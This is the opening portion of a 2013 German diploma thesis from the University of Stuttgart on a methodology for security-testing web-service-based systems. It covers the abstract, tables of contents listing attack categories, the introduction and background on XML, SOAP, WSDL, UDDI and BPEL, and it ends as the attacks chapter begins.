
Institut für Architektur von Anwendungssystemen
Universität Stuttgart
Universitätsstraße 38
D-70569 Stuttgart

Diplomarbeit Nr. 3501

Entwurf einer Methodik zum Testen der Sicherheit von Web-Service-basierten Systemen

Ludwig Stage



Studienfach:	Informatik
Prüfer:	Jun.-Prof. Dr.-Ing. Dimka Karastoyanova
Betreuer:	Dr.-Ing. Klaus Tichmann (SySS GmbH)
begonnen am:	10. Juni 2013
beendet am:	10. Dezember 2013
CR-Classification:	C.2.4, D.2.5, D.4.6, H.3.4, H.3.5, H.4.1

Zusammenfassung

Nicht zuletzt auch wegen ihrer maschinenlesbaren Definition sind Web Services ein verbreitetes Mittel, um die Kommunikation zwischen einem Client und einem Server oder zwischen zwei Servern zu definieren. Gerne werden Clients auch für Mobiltelefone implementiert, wobei oftmals die Mächtigkeit des WS-Stack außer Acht gelassen wird. Dieser Umstand muss nicht zwingend problematisch sein, kann jedoch unter gewissen Umständen schwerwiegende sicherheitsrelevante Schwachstellen in sonst unproblematische Systeme integrieren. Um zu evaluieren, ob Probleme solcher Art gegeben sind, bietet sich ein methodisches Vorgehen an; ebenso ist ein reproduzierbares Vorgehen von großem Vorteil, wenn ein Vergleich von Systemen erfolgen soll. Speziell, wenn solch eine Sicherheitsüberprüfung als Dienstleistung angeboten wird, kann eine leicht anzuwende Methodik die Qualität der Leistung garantieren.

Deshalb wird hier der Entwurf einer Methodik zum Testen der Sicherheit von Web-Service-basierten Systemen konzipiert, vorgestellt und deren Anwendung an Hand einiger Web Service Tests dargestellt und evaluiert.

Inhaltsverzeichnis

Abkürzungsverzeichnis viii

Abbildungsverzeichnis ix

Tabellenverzeichnis x

Auflistungsverzeichnis xii

1. Einleitung 1
1.1. Motivation . . . 2
1.2. Rahmen der Arbeit . . . 2
1.3. Aufbau . . . 3

2. Grundlagen 5
2.1. XML . . . 5
2.1.1. XML Schema . . . 5
2.1.2. XPath . . . 6
2.2. Service-oriented Architecture . . . 6
2.2.1. Web Services . . . 6
2.2.2. Business Process Execution Language . . . 8

3. Angriffe 9
3.1. Angriffe auf BPEL . . . 9
3.1.1. BPEL Instantiation Flooding . . . 9
3.1.2. BPEL Indirect Flooding . . . 10
3.1.3. BPEL State Deviation . . . 11
3.1.4. WS-Address Spoofing - BPEL Rollback . . . 12
3.2. Coercive Parsing . . . 12
3.3. Oversized XML . . . 13
3.3.1. XML Extra Long Names . . . 13
3.3.2. XML Namespace Prefix . . . 13
3.3.3. XML Oversized Attribute Content . . . 14
3.3.4. XML Oversized Attribute Count . . . 14
3.4. Reference Redirect . . . 14
3.4.1. Signature Redirect . . . 15
3.4.2. Encryption Redirect . . . 16
3.5. Oversized Cryptography . . . 16
3.5.1. Chained Cryptographic Keys . . . 16

3.5.2. Nested Encrypted Blocks 16
3.6. SOAP Parameter Tampering 17
3.7. SOAP Array-Angriff 18
3.8. WS-Addressing 19
3.8.1. WS-Address spoofing 19
3.8.2. WS-Address spoofing - BPEL Rollback 20
3.9. XML Document Size 21
3.9.1. Oversized SOAP Header 21
3.9.2. Oversized SOAP Body 21
3.9.3. Oversized SOAP Envelope 22
3.10. XML Signature/Encryption Tansformation 22
3.10.1. C14N 23
3.10.2. XSLT 23
3.10.3. XPath 25
3.11. XML External Entity 26
3.12. XML Entity Expansion 27
3.12.1. XML Generic Entitiy Expansion 27
3.12.2. XML Recursive Entity Expansion 28
3.12.3. XML Remote Entity Expansion 28
3.12.4. XML C14N Entity Expansion 29
3.13. XML Entity Reference 29
3.14. XML-Flooding 30
3.15. XML Signature - Key Retrieval 30
3.16. Man-in-the-Middle 32
3.16.1. Aktiv 32
3.16.2. Passiv 33
3.17. XML Signature Wrapping 33
3.17.1. Simple Ancestry Context 33
3.17.2. Optional Element Context 35
3.17.3. Sibling Value Context 38
3.18. XML Encryption 41
3.19. WSDL Disclosure 42
3.19.1. WSDL Google Hacking 42
3.19.2. WSDL Enumeration/Scanning 42
3.20. Metadata Spoofing 43
3.20.1. WSDL Spoofing 43
3.20.2. WS-SecurityPolicy Spoofing 44
3.21. Replay Angriff 44
3.22. SOAPAction-Spoofing 45
3.22.1. SOAPAction Spoofing - MitM 45
3.22.2. SOAPAction Spoofing - Bypass 45
3.23. XML-Injection 45
3.24. XML Signature - Key Retrieval XSA 47
3.25. XML Signature - XSLT Code Execution 47

3.26. XPath Injection . . . 49
3.27. Attack Obfuscation . . . 49
3.28. SQL-Injection . . . 50

4. Angriffskatalog 53
4.1. Attack Obfuscation . . . 54
4.2. BPEL-Angriffe . . . 55
4.2.1. BPEL Indirect Flooding . . . 55
4.2.2. BPEL Instantiation Flooding . . . 55
4.2.3. BPEL State Flooding . . . 55
4.3. Coercive Parsing . . . 56
4.4. Metadata Spoofing . . . 56
4.4.1. WS-SecurityPolicy Spoofing . . . 56
4.4.2. WSDL-Spoofing . . . 57
4.5. Man-in-the-Middle . . . 57
4.6. Oversized Cryptography . . . 57
4.6.1. Chained Cryptographic Keys . . . 57
4.6.2. Nested Encrypted Blocks . . . 58
4.7. Oversized XML . . . 58
4.7.1. XML Extra Long Names . . . 58
4.7.2. XML Namespace Prefix . . . 59
4.7.3. XML Oversized Attribute Content . . . 59
4.7.4. XML Oversized Attribute Count . . . 59
4.8. Reference Redirect . . . 60
4.9. Replay Angriff . . . 60
4.10. SOAPAction-Spoofing . . . 60
4.11. SOAP Array-Angriff . . . 61
4.12. SOAP Parameter Tampering . . . 61
4.13. SQL-Injection . . . 61
4.14. WS-Addressing-Spoofing . . . 62
4.14.1. WS-Addressing-Spoofing . . . 62
4.14.2. WS-Addressing spoofing - BPEL Rollback . . . 62
4.15. WSDL Disclosure . . . 63
4.15.1. WSDL Google Hacking . . . 63
4.15.2. WSDL Enumeration/Scanning . . . 63
4.16. XML Document Size . . . 63
4.16.1. Oversized SOAP Body . . . 63
4.16.2. Oversized SOAP Envelope . . . 64
4.16.3. Oversized SOAP Header . . . 64
4.17. XML Encryption . . . 64
4.18. XML Entity Expansion . . . 65
4.18.1. XML C14N Entity Expansion . . . 65
4.18.2. XML Generic Entity Expansion . . . 65
4.18.3. XML Recursive Entity Expansion . . . 66
4.18.4. XML Remote Entity Expansion . . . 66

4.19. XML Entity Reference 66
4.20. XML External Entity 67
4.21. XML-Flooding 67
4.22. XML-Injection 67
4.23. XML Signature - XSLT Code Execution 68
4.24. XML Signature/Encryption Transformation 68
4.24.1. C14N 68
4.24.2. XPath 68
4.24.3. XSLT 69
4.25. XML Signature - Key Retrieval 69
4.26. XML Signature - Key Retrieval XSA 70
4.27. XML Signature Wrapping 70
4.28. XPath-Injection 70

5. Werkzeuge **73**
5.1. SoapUI 73
5.2. WS-Attacker 75
5.3. sqlmap 75
5.4. WSFuzzer 76
5.5. Burp Suite 77
5.6. Vergleich 78

6. Methodik **79**
6.1. Testzyklus 79
6.2. Entwurf einer Prüfmethodik 80
6.2.1. Informationsbeschaffung 82
6.2.2. Analyse 84
6.2.3. Exploitation der erkannten Schwachstellen 85
6.2.4. Überprüfung 85
6.2.5. Bewertung 86

7. Evaluation **89**
7.1. Allgemeines Testverfahren 89
7.2. Open Xchange 91
7.2.1. Informationsbeschaffung 91
7.2.2. Analyse 94
7.2.3. Exploitation 95
7.2.4. Überprüfung 98
7.2.5. Bewertung 98
7.3. VMWare ESXi 99
7.3.1. Informationsbeschaffung 99
7.3.2. Analyse 101
7.3.3. Exploitation 103
7.3.4. Überprüfung 104
7.3.5. Bewertung 104

7.4. Microsoft Exchange 104
7.4.1. Informationsbeschaffung 105
7.4.2. Analyse 108
7.4.3. Exploitation 108
7.4.4. Überprüfung 109
7.4.5. Bewertung 109
7.5. Evaluation 109

8. WS-Development Best Practice 113
8.1. Best Practices 113

9. Zusammenfassung und zukünftige Arbeit 117

A. Definitionen 119
A.1. BPEL 119
A.2. Namespaces 119
A.3. Fehlermanagement 119

Literaturverzeichnis 121

Abkürzungsverzeichnis

BPEL	Web Services Business Process Execution Language 2.0
CBC	Cipher-block Chaining
CVS	Concurrent Versions System
DoS	Denial of Service
DDoS	Distributed Denial of Service
DTD	Document Type Definition
EPR	Endpoint Reference
ESB	Enterprise Service Bus
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
MitM	Man-in-the-Middle
QoS	Quality of Service
SOA	Service-oriented Architecture
SOC	Service-oriented Computing
SOAP	Simple Object Access Protocol *(deprecated)*
TLS	Transport Layer Security
UDDI	Universal Description, Discovery and Integration
URL	Uniform Resource Locator
WS*	Web Services (Specifications)
WSDL	Web Services Description Language
XML	eXtensible Markup Language
XPath	XML Path Language
XSS	Cross-Site Scripting

Abbildungsverzeichnis

2.1. Web Services Architecture 7
2.2. SOAP Envelope 8

4.1. Angriffsverteilung auf eine Web Service Architektur 54

5.1. soapUI - SOAP Request 73
5.2. WS-Attacker - Startbildschirm 76
5.3. sqlmap - Scan nach SQL-Injections 76
5.4. Burp Suite - SOAP Request Interception 77

6.1. Testzyklus 79
6.2. Methodik 82

Tabellenverzeichnis

5.1. Werkzeuge und deren implementierte Angriffe 78
A.1. XML Namespaces 119

Auflistungsverzeichnis

3.1. Beispiel für Coercive Parsing . . . 12
3.2. Beispiel Schema . . . 13
3.3. Beispiel „XML Extra Long Names“ . . . 13
3.4. Beispiel „XML Namespace Prefix Attack“ . . . 13
3.5. Beispiel „XML Oversized Attribute Content“ . . . 14
3.6. Beispiel „XML Oversized Attribute Count“ . . . 14
3.7. Originalnachricht . . . 15
3.8. Beispiel für „Signature Redirect“ . . . 15
3.9. SOAP-Parameter . . . 17
3.10. SOAP-Parameter-Schema . . . 18
3.11. „SOAP Array“ Beispiel . . . 18
3.12. Beispiel für das Schema . . . 18
3.13. Schema-konforme Nachricht . . . 19
3.14. WS-Address spoofing . . . 20
3.15. Oversized SOAP Security Header [Fal11] . . . 21
3.16. Oversized SOAP Body [Fal11] . . . 21
3.17. Oversized SOAP Envelope [Fal11] . . . 22
3.18. XML Signature - C14N DoS [Fal11] . . . 23
3.19. XML Signature - XSLT DoS [Fal11] . . . 24
3.20. XML Signature - XPath DoS [Fal11] . . . 25
3.21. XML External Entity DoS . . . 26
3.22. XML Generic Entity Expansion [Fal11] . . . 27
3.23. XML Recursive Entity Expansion [Fal11] . . . 28
3.24. XML Remote Entity Expansion [Fal11] . . . 28
3.25. XML Entity Reference . . . 29
3.26. XML Signature - Key Retrieval 1 [Fal11] . . . 30
3.27. XML Signature - Key Retrieval 2 [Fal11] . . . 31
3.28. Beispiel Nachricht 1 [MA05] . . . 33
3.29. Beispiel Nachricht 2 [MA05] . . . 34
3.30. Beispiel Nachricht 3 [MA05] . . . 35
3.31. Beispiel Nachricht 4 [MA05] . . . 36
3.32. Beispiel Nachricht 5 [MA05] . . . 36
3.33. Beispiel 6 [MA05] . . . 37
3.34. Beispiel Nachricht 7 [MA05] . . . 38
3.35. Beispiel Nachricht 8 [MA05] . . . 39
3.36. Beispiel Nachricht 9 [MA05] . . . 40
3.37. Beispiel Nachricht 10 [MA05] . . . 40

3.38. XML-Beispiel 1 [Pro12b] . . . 46
3.39. XML-Beispiel 2 [Pro12b] . . . 46
3.40. XML-Beispiel 3 [Pro12b] . . . 46
3.41. XML-Beispiel 4 [Pro12b] . . . 46
3.42. /etc/shadow Retrieval . . . 47
3.43. XML Signature - XSLT Code Execution . . . 48
3.44. XPath Query . . . 49
3.45. XPath Query mit Injection . . . 49
3.46. Beispiel für ein SQL-Statement [Pro13c] . . . 50
3.47. Beispiel für eine SQL-Injection [Pro13c] . . . 50
3.48. Beispiel für resultierendes SQL-Statement [Pro13c] . . . 51

5.1. SoapUI Fuzzing-Skript . . . 74
5.2. `randomUString`-Klasse . . . 74

7.1. Open-Xchange nmap-Scan . . . 92
7.2. Open-Xchange OpenVAS-Scan . . . 92
7.3. Request mit XML Entity Reference . . . 95
7.4. Antwort auf XML Entity Reference . . . 96
7.5. Request mit SOAP Array . . . 96
7.6. Antwort auf SOAP Array Angriff . . . 97
7.7. Ausgabe von sqlmap . . . 97
7.8. Ausgabe von WS-Attacker . . . 98
7.9. Ausgabe von WS-Attacker . . . 98
7.10. VMWare ESXi nmap-Scan . . . 99
7.11. VMWare ESXi OpenVAS-Scan . . . 100
7.12. Antwort auf Replay . . . 101
7.13. Web Services Description Language (WSDL)-Request . . . 102
7.14. Client-Request . . . 102
7.15. Nachlade Versuch der WSDL via HTTP . . . 102
7.16. Ausgabe von sqlmap . . . 103
7.17. Microsoft Exchange nmap-Scan . . . 105

1. Einleitung

Der Austausch von Informationen und Daten war schon immer zentraler Bestandteil für die Zusammenarbeit verschiedener Parteien. An dieser Tatsache hat sich nicht viel geändert, sie hat sogar an Wichtigkeit zugenommen, geändert haben sich lediglich die Möglichkeiten für einen Informationsaustausch und die Begleitumstände. Wurde früher eher über Medien kommuniziert, wie das ARPANET, die nur von wenigen Institutionen genutzt wurden, ist heute oft das Internet Mittel zum Zweck.

Aus einem kleinen Netzwerk zwischen einigen wenigen Forschungsrichtungen und Fakultäten an Universitäten ist ein weltumspannendes Netzwerk geworden, in dem jedermann Daten austauschen kann. Während zunächst nur einige wenige Computer miteinander verbunden waren, sind es mittlerweile die meisten Gerätschaften und in gleicher Weise wie das globale Netz gewachsen ist, so auch die Entwicklung von neuen Technologien. Die IT-Sicherheit wurde dabei jedoch gerne vernachlässigt. Durch Erfahrungen und aktuelle Geschehnisse ist schon seit Jahren eine erhöhte Nachfrage an IT-Sicherheit zu beobachten, denn durch geänderte Anforderungen, vor Allem die weite Verbreitung, ist die Frage nach dieser in den Fokus gerückt. Der Sicherheit von Computersystemen wird trotzdem immer noch nicht die nötige Aufmerksamkeit beigemessen. So ist es nicht verwunderlich, dass es bald täglich Meldungen über gefundene Sicherheitslücken gibt, in großem Stil oder ausgelöst durch Datenpannen ausgenützt werden.

Aus Sicht des *Software Engineering* steht am Ende eines Entwicklungszyklus die Testphase. Teil dieser Phase sind theoretisch auch Sicherheitstests. In der Realität fällt diese Phase aus Ermangelung an Zeit und Geld oft viel zu kurz aus. Wenn diese Phase überhaupt durchgeführt wird, liegt der Fokus meist eher auf der korrekten Funktionsweise der Software als auf der Sicherheit. Dies bedeutet, dass überprüft wird ob bei validen Eingaben absturzfrei valide Ausgaben geliefert werden. Ist Stabilität und Sicherheit gewünscht, ist so ein Vorgehen denkbar schlecht. Aus Sicht eines Herstellers ist eine Testphase ein weiterer Kostenfaktor. Damit der Gewinn durch Verkauf eines Produkts möglichst maximal ist, müssen die Produktionskosten niedrig sein. D.h. wenn z.B. Software ihre Anforderungen erfüllt, wird oft das Beenden oder das Durchführen einer Testphase vernachlässigt. Leider wird dann u.U. das System erst bei auftreten von Problemen ausgiebig geprüft.

Eine in den letzten Jahren immer mehr an Bedeutung gewinnende Technologie sind Web Services. Ihre Einsatzmöglichkeiten sind weit gestreut. Oft dienen sie als Kommunikationskanal innerhalb oder zwischen Firmen. Durch ihre maschinenlesbare Schnittstellendefinition soll eine hohe Interoperabilität gewährleistet sein. Auch bringt der Web-Service-Standard eine Menge Funktionalität zur Absicherung mit. Doch wie bei jedem Softwaresystem fällt die Testphase meist sehr kurz aus, sodass der Service nicht selten im Produktiveinsatz überprüft werden muss. Dafür sind sogenannte Penetrationstests sehr gut geeignet, die als ergänzende

Prüfmethode gesehen werden sollten. Keinesfalls sollten Penetrationstest dazu führen, eine ausgiebige Testphase deshalb zu vernachlässigen.

Web Services sind häufig nur ein kleiner Teil eines größeren Systems. So müssen Systeme, deren Komponenten für sich als sicher erachtet werden, dennoch in Verbindung untereinander untersucht werden. Komponenten werden teilweise in einer im Voraus nicht bedachten Art und Weise eingesetzt und deshalb ist es unerlässlich, das Zusammenspiel der unterschiedlichen Komponenten zu überprüfen. Solche Systeme und Computersysteme erfahren im Allgemeinen immer wieder Veränderungen. Dadurch ergibt sich ein erhöhtes Verlangen nach (Sicherheits-)Überprüfungen.

Nicht zuletzt eine fehlende Standardisierung solcher Tests verhindert die weitere Verbreitung der Web Service Technologie. Denn ein Standard beziehungsweise eine Technologie mit Sicherheitsmechanismen allein kann ohne regelmäßige Überprüfung langfristig keine Sicherheit gewährleisten. In der Automobilindustrie kann auch nicht ohne Crashtests behauptet werden, dass ein Kraftfahrzeug sicher ist.

1.1. Motivation

Eine Methodik kann man als die Gesamtheit aller „Hinwege“[1] zu einem Ziel bezeichnen. Vereinfacht ausgedrückt ist eine Methodik eine Anleitung zur Lösung eines Problems. Eine Methodik kann dabei eine Aufgabenbeschreibung sein, die eine einfache, strukturierte, zu bestimmten Richtlinien konforme oder eine spezielle Ausführung gewährleisten soll. Die Granularität kann dabei stark variieren. Dabei kann die Programmierung, um ein bestimmtes Paradigma zu erfüllen, genauso beschrieben werden wie die Installation eines Programms. Speziell für die Sicherheitsüberprüfung von Computersystemen gibt es eher wenige Methodiken. Keine der vorhanden Methodiken umfassen eine ernsthafte Fokussierung auf Web Services und sind zumeist zu abstrakt, um mit geringem Aufwand aus der Theorie der Methodik heraus zur Anwendung zu kommen. Die Verbreitung von Web Services, die eingangs erwähnte Vernachlässigung der Macht des WS-Stack und der allgemeine gewachsene Wunsch nach Sicherheit, vor allem bei Computersystemen, lassen den Nutzen für eine Prüfmethodik mit einem Schwerpunkt auf Web Services erkennen.

1.2. Rahmen der Arbeit

In dieser Diplomarbeit wird ein Entwurf einer Methodik zum Testen der Sicherheit von Web-Service-basierten Systemen konzipiert und vorgestellt, ihre Anwendung skizziert und einige Anwendungsbeispiele beschrieben. Der Fokus liegt dabei hauptsächlich auf Web Services selbst und deren zugrundeliegenden Frameworks. Es wurde sich aber auch auf eine möglichst einfache Anwendung, Umsetzung und einer erschöpfenden Testpraxis konzentriert.

[1] Übersetzung von „Methodik“ aus dem Griechischen.

Als Grundlage für diese Arbeit dienen auch die zu Beginn erläuterten Angriffe und der angefertigte Angriffskatalog.

1.3. Aufbau

Die folgenden 8 Kapitel decken die verschiedenen Arbeitsphasen ab, welche verfolgt wurden, um eine Methodik zum Testen der Sicherheit von Web-Service-basierten Systemen zu entwerfen und vorzustellen.

- **Kapitel 2, Grundlagen** — In diesem Kapitel werden wichtige, zugrundeliegende und verwendete Technologien erläutert. Es soll ein Einblick in und ein Verständnis für die erwähnten Artefakte und für die gesamte Arbeit gegeben werden.
- **Kapitel 3, Angriffe** — In diesem Kapitel werden mögliche Angriffe auf Web Services aufgezeigt und erklärt.
- **Kapitel 4, Angriffskatalog** — In diesem Kapitel werden die zuvor erklärten Angriffe katalogisiert und in einer kurzen und einheitlichen Form präsentiert.
- **Kapitel 5, Werkzeuge** — In diesem Kapitel werden für diese Arbeit und für die Durchführung von Penetrationstests wichtige Werkzeuge gezeigt.
- **Kapitel 6, Methodik** — Dieses Kapitel stellt den Entwurf für eine Methodik zum Testen der Sicherheit von Web-Service-basierten Systemen vor.
- **Kapitel 7, Evaluation** — Nach dem Entwurf wird auch durch Anwendung die Methodik evaluiert.
- **Kapitel 8, WS-Development Best Practice** — In diesem Kapitel werden Web Service Development Best Practices aufgezeigt, die bei der Anfertigung der Arbeit gewonnen wurden.
- **Kapitel 9, Zusammenfassung und zukünftige Arbeit** — Das Ergebnis dieser Arbeit wird kurz zusammengefasst und Vorschläge für zukünftige Arbeiten unterbreitet.

2. Grundlagen

Diese Diplomarbeit baut auf verschiedenen Konzepten und Technologien auf, weshalb diese in diesem Kapitel erläutert und kurz umrissen werden. Um ein tieferes Verständnis zu gewinnen, sollten die jeweiligen Quellen herangezogen werden.

2.1. XML

eXtensible Markup Language (XML) [XML06] beschreibt im Wesentlichen eine Klasse von Datenobjekten. Diese Datenobjekte werden *XML Document* genannt. Diese Dokumente enthalten *Entities*, welche zur Datenhaltung gedacht sind. Sie enthalten entweder *parsed* oder *unparsed* Daten. Zur Verarbeitung eines XML-Dokuments ist daher ein Parser notwendig.

Bereits hier ist die zentrale Rolle des XML-Parsers zu erkennen. Diese wird durch die folgenden zwei Zitate noch verdeutlicht.

> Definition [XML06]: „A software module called an XML processor is used to read XML documents and provide access to their content and structure.“

> Definition [XML06]: „It is assumed that an XML processor is doing its work on behalf of another module, called the application.“

2.1.1. XML Schema

Ein **XML Schema** [XSD04] dient dazu, ein XML-Dokument syntaktisch zu definieren. Dieses Schema ist selbst wiederum ein XML-Dokument. Solch ein Schema hat im Wesentlichen zwei Aufgaben. Es dient als „Bauanleitung“ für ein XML-Dokument, damit es vom dazugehörigen XML-Parser korrekt verarbeitet werden kann und als Hilfsmittel für den Parser, sein Dokument zu verarbeiten. Außerdem kann ein Schema in Verbindung mit einer *(Strict) Schema Validation* zu einer XML-Dokumentprüfung herangezogen werden. Durch so eine Validierung soll gewährleistet werden, dass der XML-Parser nur Dokumente verarbeitet, die seinen bekannten Schemata entsprechen.

2.1.2. XPath

Die **XML Path Language (XPath)** [XPA99] ist eine Abfragesprache zur Auswahl von Knoten bzw. Knotenmengen innerhalb eines XML-Dokuments. Über einen XPath kann theoretisch ohne Einschränkung jeglicher Inhalt eines Dokuments erfragt werden. In XPath-Abfragen können unter anderem boolsche Operationen eingesetzt werden.

2.2. Service-oriented Architecture

Service-oriented Computing (SOC) ist ein weitverbreitetes Paradigma dessen Realisierung Service-oriented Architecture (SOA) ist, ein Architekturstil. Eine hohe Flexibilität stellt **SOA** mittels *Loose Coupling* zwischen Services und *Interoperabilität* bereit [WCL$^+$05].

Ein Service kann eine wiederverwendbare in sich abgeschlossene Einheit oder eine Schnittstelle zu einer anderen Applikation sein. Dabei werden die Programmierungsdetails, zumindest gegenüber einem Client/User, versteckt. Zur Service-Orchestrierung (*Orchestration*) wird eine Beschreibung mit zum Beispiel Web Services Business Process Execution Language 2.0 (BPEL) benötigt, die eine Kommunikation mit *Open Standard*-Protokollen ermöglicht [OPG06].

Zentraler Bestandteil von SOA ist das *Publish, Find, Bind*-Pattern, dessen Implementierung der Enterprise Service Bus (ESB) ist.

2.2.1. Web Services

WS* stellt einen vollständigen SOA-Stack bereit (siehe Abbildung 2.1). Übliche Transport-Protokolle dienen als Fundament für die Kommunikation zwischen Web Services, welche via *Messaging* geregelt wird. Damit werden *Loose Coupling* und eine hohe Felxibilität erzielt. SOAP ist bei Web Services das Standard-Protokoll für die Nachrichtenübermittlung[1] [SOA07b]. Ein Web Service wird mit Hilfe von WSDL [WSD01] definiert, was auf XML basiert. WSDL abstrahiert die eigentliche Implementierung und den Anbieter des Service. Durch SOAP- und WSDL-Erweiterungen können unteranderem *Quality of Service (QoS)*- und Sicherheitseigenschaften gefordert werden.

SOAP-Nachrichten (siehe Abbildung 2.2) sind ein *XML Information Set* und können deshalb auch über beliebige Transport Protokolle versandt werden [WSD06]. Der Aufbau einer SOAP-Nachricht ähnelt einem Brief und besteht aus einem SOAP Envelope (Umschlag), der SOAP Header (Kopfzeile) und SOAP Body (Körper) enthält. Der Header enthält Metadaten über den Nachrichteninhalt zum Beispiel und die Nachrichtenverarbeitung. Verwendungszweck, Routing, Information über Authentifizierung oder Verschlüsslung, genauso wie geforderte Eigenschaften der Empfänger können im SOAP-Header enthalten sein. Je nach Header wird dafür gesorgt, dass eine Reihe von Empfängern Nachrichten verarbeiten können oder müssen.

[1] Standard messaging protocol




Abbildung 2.1.: Architektur von Web services [WCL+05]

Die Empfänger, die sich zwischen *Sender* und *ultimate Receiver*, dem Zielwebservice, befinden, werden Intermediaries genannt. Von Intermediaries können mittels Header-Einträgen bestimmte Eigenschaften, wie zum Beispiel die Bereitstellung von Logging oder Formatkovertierung, gefordert werden.

Ein **WSDL**-Dokument definiert einen Service und enthält dabei die abstrakte und konkrete Beschreibung eines Service. Es definiert die einzelnen Operationen und Methoden des Service, die innerhalb des *Port Type*[2] bzw. *Interfaces*[3] zusammengefasst werden. Diese abstrakte Beschreibung wird mittels eines Bindings an einen *Endpoint* gebunden (konkrete Beschreibung).

Für die Umsetzung des *Publish, Find, Bind*-Patterns gibt es **Universal Description, Discovery and Integration (UDDI)**. Vereinfacht beschrieben fungiert dies als eine Art Telefonbuch für Web Services. Bei UDDI gibt es drei Parteien. Den Service Provider, der seine Services veröffentlicht (*Publish*), dies geschieht bei einer *UDDI Registry*. Diese *Registry* ist zugleich die zweite Partei. Ein Service wird mittels syntaktischer Beschreibung (WSDL) und einer semantischen Beschreibung veröffentlicht. Ein Client möchte eine Aufgabe gelöst haben und sucht Web Services, die diese Funktionalität bereitstellen. Er findet diese bei der *UDDI Directory* (*Find*). Mittels der WSDL kann der Client dann einen Web Service aufrufen (*Bind*). Gibt es mehrere

[2]WSDL version 1.1
[3]version 2.0




Abbildung 2.2.: SOAP Envelope [SOA07a]

Services, die eine Anforderung erfüllen, könnte beispielsweise anhand von Zeitaufwand oder Kosten ein bestimmter Service ausgewählt werden. Diese Auswahl ist aber noch nicht standardisiert. Viele unterschiedliche Formen dieses Konzepts sind möglich. Beispielsweise eine vollständig offene *Registry*, bei der es keine Einschränkung für die Veröffentlichung oder für das *Find* und *Bind* gibt. Oder eine halb öffentliche, bei der nur bestimmte Service Provider Services veröffentlichen dürfen. Eine ganz private Infrastruktur, bei der zum Beipsiel nur eine Firma Zugang hat, ist auch denkbar.

2.2.2. Business Process Execution Language

Um Web Services zu orchestieren, kann **BPEL** [OAS07] verwendet werden. Mittels BPEL werden Web Services zu einem Bussiness Process zusammengefasst, der wiederum selbst als Web Service zur Verfügung gestellt wird. Nach außen unterscheidet sich für einen Prozessaufrufenden ein Business Process nicht von einem Web Service. Es bleiben auch die beteiligten Web Services meist unbekannt. Der WS-Stack (siehe Abbildung 2.1) bildet die Grundlage für BPEL. Ein Business Process regelt den Befehlsfluss und den Datenfluss, auch Kontrollstrukturen und Fehlerbehandlung können bereitgestellt werden.

3. Angriffe

